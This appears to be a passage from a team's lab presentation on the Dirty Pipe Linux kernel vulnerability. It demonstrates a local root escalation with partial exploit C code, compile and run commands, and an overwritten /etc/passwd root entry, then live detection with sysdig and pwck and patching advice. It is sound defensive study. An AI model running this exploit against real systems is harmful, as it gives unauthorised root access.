        TX packets 1930  bytes 140221 (140.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

matt@matt-VirtualBox:~$
```

SSH into Target Machine

Attacker can use SSH protocol to login remotely to target machine with read-only permissions

```
┌──(kali㉿kali)-[~]
└─$ ssh read-only@192.168.56.103
read-only@192.168.56.103's password:
Permission denied, please try again.
read-only@192.168.56.103's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.8.0-050800-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

122 updates can be applied immediately.
100 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

read-only@matt-VirtualBox:~$
```

Inserting Exploit File

Attacker inserts exploit file into the userspace of the read-only user using vim package

```
read-only@matt-VirtualBox:~$ mkdir Documents
read-only@matt-VirtualBox:~$ cd Documents
read-only@matt-VirtualBox:~/Documents$
```

```
read-only@matt-VirtualBox:~/Documents$ vim dirtypipe_passwd.c
```

```c
/*
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
    if (pipe(p)) abort();

    const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
    static char buffer[4096];

    /*
     * Fill the pipe completely; each pipe_buffer will now have
     * the PIPE_BUF_FLAG_CAN_MERGE flag
     */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        write(p[1], buffer, n);
        r -= n;
    }

    /*
     * Drain the pipe, freeing all pipe_buffer instances (but
     * leaving the flags initialized)
     */
    for (unsigned r = pipe_size; r > 0;) {
        unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
        read(p[0], buffer, n);
        r -= n;
    }

    /*
     * The pipe is now empty, and if somebody adds a new
     * pipe_buffer without initializing its "flags", the buffer
     * will be mergeable
     */
}
  /*
   * Check if target file already exists, if it doesn't, create
   * a backup, but if it does, prompt the user to delete it and
   * run the program again.
```

Compile exploit

Attacker compiles exploit using gcc package

```
read-only@matt-VirtualBox:~/Documents$ gcc dirtypipe_passwd.c -lcrypt -o dirtypipe_passwd
```

Running the exploit

Attacker runs exploit file which updates root password

```
read-only@matt-VirtualBox:~/Documents$ id
uid=1006(read-only) gid=1006(read-only) groups=1006(read-only)
```

```
read-only@matt-VirtualBox:~/Documents$ ./dirtypipe_passwd
/etc/passwd successfully backed up to /tmp/passwd.bak
SaWJv12bNyQ5I
New passwd line: oot:SaWJv12bNyQ5I:0:0:Pwned:/root:/bin/bash
It worked!
You can now login with root:SecurePassword
```

```
read-only@matt-VirtualBox:~/Documents$ head -n 1 /etc/passwd
root:SaWJv12bNyQ5I:0:0:Pwned:/root:/bin/bash
```

Login as Root with SecurePassword

Attacker logs in as root using the password he created for root

```
read-only@matt-VirtualBox:~/Documents$ su -
Password:
root@matt-VirtualBox:~# id
uid=0(root) gid=0(root) groups=0(root)
root@matt-VirtualBox:~#
```

Live Detection Scanning

Performing the scanning and explain the scanning process.

Tools used in the scanning process:

- Sysdig - tool used for system troubleshooting, analysis and exploration. It can be used to capture, filter, and decode system calls and other OS events. We used it to map all command entered while running the exploit.
- Pwck - verifies the integrity of the users and authentication information
- Created a program that can read the sysdig log on a system and alert us if there is user escalation to root. It scans the system calls for escalation to root using sysdig and also uses the pwck command to check the integrity of the /etc/passwd file
- Video demo coming up

sysdig

```
setup@target:~$ w readonly
 12:54:04 up 13:15,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
readonly pts/1    192.168.56.102   12:48    5:13   0.04s  0.04s -bash
setup@target:~$ sudo sysdig -c spy_users
[sudo] password for setup:
3484 13:01:07 readonly) cd /home/readonly/Documents
3484 13:01:42 readonly) gcc dirtypipe_passwd.c -lcrypt -o dirtypipe_passwd
   3484 13:01:42 readonly) /usr/lib/gcc/x86_64-linux-gnu/9/cc1 -quiet -imultiarch x86_64-linux-gnu dirtypipe_passwd.c -quiet -dumpbase dirtypipe_passwd.c -mtune=generic -march=x86-64 -auxbase dirtypipe_p
asswd -fasynchronous-unwind-tables -fstack-protector-strong -Wformat -Wformat-security -fstack-clash-protection -fcf-protection -o /tmp/ccqqRLYP.s
   3484 13:01:42 readonly) as --64 -o /tmp/ccA7WblP.o /tmp/ccqqRLYP.s
   3484 13:01:42 readonly) /usr/lib/gcc/x86_64-linux-gnu/9/collect2 -plugin /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/9/lto-wrapper -plugin-opt=-fresoluti
on=/tmp/cc1MTLHN.res -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s --build-id --eh-fram
e-hdr -m elf_x86_64 --hash-style=gnu --as-needed -dynamic-linker /lib64/ld-linux-x86-64.so.2 -pie -z now -z relro -o dirtypipe_passwd /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/Scrt1.o /us
r/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/crti.o /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o -L/usr/lib/gcc/x86_64-linux-gnu/9 -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu -L/
usr/lib/gcc/x86_64-linux-gnu/9/../../../../lib -L/lib/x86_64-linux-gnu -L/lib/../lib -L/usr/lib/x86_64-linux-gnu -L/usr/lib/../lib -L/usr/lib/gcc/x86_64-linux-gnu/9/../../.. /tmp/ccA7WblP.o -lcrypt -lgcc
 --push-state --as-needed -lgcc_s --pop-state -lc -lgcc --push-state --as-needed -lgcc_s --pop-state /usr/lib/gcc/x86_64-linux-gnu/9/crtendS.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/cr
tn.o
      3484 13:01:42 readonly) /usr/bin/ld -plugin /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/9/lto-wrapper -plugin-opt=-fresolution=/tmp/cc1MTLHN.res -plug
in-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s --build-id --eh-frame-hdr -m elf_x86_64 --hash
-style=gnu --as-needed -dynamic-linker /lib64/ld-linux-x86-64.so.2 -pie -z now -z relro -o dirtypipe_passwd /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/Scrt1.o /usr/lib/gcc/x86_64-linux-gnu
/9/../../../x86_64-linux-gnu/crti.o /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o -L/usr/lib/gcc/x86_64-linux-gnu/9 -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu -L/usr/lib/gcc/x86_64-linux-g
nu/9/../../../../lib -L/lib/x86_64-linux-gnu -L/lib/../lib -L/usr/lib/x86_64-linux-gnu -L/usr/lib/../lib -L/usr/lib/gcc/x86_64-linux-gnu/9/../../.. /tmp/ccA7WblP.o -lcrypt -lgcc --push-state --as-needed
-lgcc_s --pop-state -lc -lgcc --push-state --as-needed -lgcc_s --pop-state /usr/lib/gcc/x86_64-linux-gnu/9/crtendS.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/crtn.o
3484 13:01:46 readonly) id
3484 13:02:09 readonly) ./dirtypipe_passwd
3484 13:02:19 readonly) head -n 1 /etc/passwd
3484 13:02:26 readonly) su -
   3484 13:02:32 root) -bash
      3484 13:02:32 root) groups
      3484 13:02:32 root) /usr/bin/locale-check C.UTF-8
      3484 13:02:32 root) /bin/sh /usr/bin/lesspipe
         3484 13:02:32 root) basename /usr/bin/lesspipe
               3484 13:02:32 root) dirname /usr/bin/lesspipe
      3484 13:02:32 root) dircolors -b
      3484 13:02:32 root) mesg n
      3484 13:02:34 root) id
```


Live Detection Tool

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ uname -a
Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64 GNU/Linux

┌──(kali㉿kali)-[~]
└─$ whoami
kali

┌──(kali㉿kali)-[~]
└─$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),

┌──(kali㉿kali)-[~]
└─$ ssh readonly@192.168.56.105
readonly@192.168.56.105's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.8.0-050800-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

86 updates can be applied immediately.
65 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Nov 28 11:40:12 2022 from 192.168.56.101
readonly@target:~$ uname -a
Linux target 5.8.0-050800-generic #202008022230 SMP Sun Aug 2 22:33:21 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
readonly@target:~$ whoami
readonly
readonly@target:~$ id
uid=1001(readonly) gid=1001(readonly) groups=1001(readonly)
readonly@target:~$ cd ~/Documents/
readonly@target:~/Documents$ ls
dirtypipe_passwd  dirtypipe_passwd.c
readonly@target:~/Documents$ ./dirtypipe_passwd
/etc/passwd successfully backed up to /tmp/passwd.bak
SaWJv12bNyQ5I
New passwd line: oot:SaWJv12bNyQ5I:0:0:Pwned:/root:/bin/bash
It worked!
You can now login with root:SecurePassword
readonly@target:~/Documents$ su root
Password:
root@target:/home/readonly/Documents# uname -a
Linux target 5.8.0-050800-generic #202008022230 SMP Sun Aug 2 22:33:21 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
root@target:/home/readonly/Documents# whoami
root
root@target:/home/readonly/Documents# id
uid=0(root) gid=0(root) groups=0(root)
root@target:/home/readonly/Documents#
```

```
2127 11:31:04 root) groups
2127 11:31:04 root) /bin/sh /usr/bin/lesspipe
2127 11:31:04 root) basename /usr/bin/lesspipe
2127 11:31:04 root) dirname /usr/bin/lesspipe
2127 11:31:04 root) dircolors -b
Ubuntu Software
d file entry
/usr/sbin:/usr/sbin/nologin'? No
no matching password file entry in /etc/passwd
delete line 'daemon:*:19235:0:99999:7:::'? No
pwck: no changes
1917 11:31:05 root) sh -c pwck -rq
1917 11:31:05 root) pwck -rq
invalid password file entry
delete line 'on:/usr/sbin:/usr/sbin/nologin'? No
no matching password file entry in /etc/passwd
delete line 'daemon:*:19235:0:99999:7:::'? No
pwck: no changes
1917 11:31:07 root) sh -c pwck -rq
1917 11:31:07 root) pwck -rq
1917 11:31:09 root) sh -c pwck -rq
invalid password file entry
delete line 'on:/usr/sbin:/usr/sbin/nologin'? No
no matching password file entry in /etc/passwd
delete line 'daemon:*:19235:0:99999:7:::'? No
pwck: no changes
1917 11:31:09 root) pwck -rq
2127 11:31:09 root) whoami
1917 11:31:11 root) sh -c pwck -rq
1917 11:31:11 root) pwck -rq
invalid password file entry
delete line 'on:/usr/sbin:/usr/sbin/nologin'? No
no matching password file entry in /etc/passwd
delete line 'daemon:*:19235:0:99999:7:::'? No
pwck: no changes
invalid password file entry
delete line 'on:/usr/sbin:/usr/sbin/nologin'? No
no matching password file entry in /etc/passwd
delete line 'daemon:*:19235:0:99999:7:::'? No
pwck: no changes
1917 11:31:13 root) sh -c pwck -rq
1917 11:31:13 root) pwck -rq
2127 11:31:13 root) id

[SCAN] Scan Complete.
setup@target:~/Documents$
[SCAN] Terminating sibling processes...
[SCAN] Program exiting...
```

Future Works/Next Steps

- WireShark - to examine packet captures on the network (could be used to create a repository for frequent pattern mining to identify suspicious network activity).
- Sysdig Secured - Commercial off-the-shelf COTS solution that may also provide similar insights for live detection.



Current Known Solutions

Update your Linux Kernel: Team B recommends that organizations identify all vulnerable systems (Linux versions 5.8 or newer) and update them as soon as possible. The vulnerability has been patched in Linux kernel versions 5.16.11, 5.15.25 and 5.10.102. Updating the kernel will fix this vulnerability.

Video Demo

In Summary


We have successfully executed and documented the first live detection of the CVE-20220847 Dirty Pipe Exploit.

Thank You

github repo

ADDITIONAL REFERENCE SLIDES

Clean Pipe



Known Solutions


- No known workarounds for mitigation / prevention / detecting
- Only fix is to upgrade to unaffected kernel

Exploit Disclosure

Identification of Linux Kernel Commit

- Linux 4.9, 2016: Bug Introduced
  - New struct pipe_buffer
  - Flags not initialized
  - Could create page cache references with arbitrary flags
- Linux 5.8, 2020: Bug Becomes Critical
  - Became possible to overwrite data in page cache
  - Writing new data in to pipe prepared in special way
  - PIPE_BUF_FLAG_CAN_MERGE flag

Disclosure Timeline



Affected Distributions

- Linux
  - Exploit identified in 5.8
  - Exploit resolved in 5.16.11, 5.15.25, 5.10.102
- Android
  - Identified version not disclosed, reproduced on Pixel 6
  - Exploit resolved in 12-5.10